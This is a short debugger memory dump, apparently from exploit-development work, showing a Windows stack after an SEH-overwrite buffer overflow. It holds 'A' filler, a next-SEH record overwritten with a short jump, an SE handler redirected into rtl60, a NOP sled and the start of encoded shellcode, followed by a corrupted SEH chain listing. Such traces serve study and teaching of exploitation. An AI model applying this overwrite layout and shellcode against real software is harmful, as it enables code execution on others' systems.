0012F2CC  41414141 AAAA
0012F2D0  41414141 AAAA
0012F2D4  909020EB $ ÉÉ Pointer to next SEH record
0012F2D8  40010C4B K.0@ SE handler
0012F2DC  90909090 ÉÉÉÉ
0012F2E0  90909090 ÉÉÉÉ
0012F2E4  90909090 ÉÉÉÉ
0012F2E8  90909090 ÉÉÉÉ
0012F2EC  00000000 ....
0012F2F0  90909090 ÉÉÉÉ
0012F2F4  90909090 ÉÉÉÉ
0012F2F8  90909090 ÉÉÉÉ
0012F2FC  90909090 ÉÉÉÉ
0012F300  90909090 ÉÉÉÉ
0012F304  90909090 ÉÉÉÉ
0012F308  90909090 ÉÉÉÉ
0012F30C  E1899090 ÉÉëß
0012F310  71D9C5DD ▌┼┘q
0012F314  4A4A5AF4 ⌠ZJJ
0012F318  4A4A4A4A JJJJ
0012F31C  4A4A4A4A JJJJ
0012F320  4343434A JCCC
```

```
0012F2CC  41414141 AAAA
0012F2D0  41414141 AAAA
0012F2D4  909020EB $ ÉÉ Pointer to next SEH record
0012F2D8  40010C4B K.0@ SE handler
0012F2DC  90909090 ÉÉÉÉ
0012F2E0  90909090 ÉÉÉÉ
0012F2E4  90909090 ÉÉÉÉ
0012F2E8  90909090 ÉÉÉÉ
```



```
Address  SE handler
0012F2D4 rtl60.40010C4B
909020EB *** CORRUPT ENTRY ***
```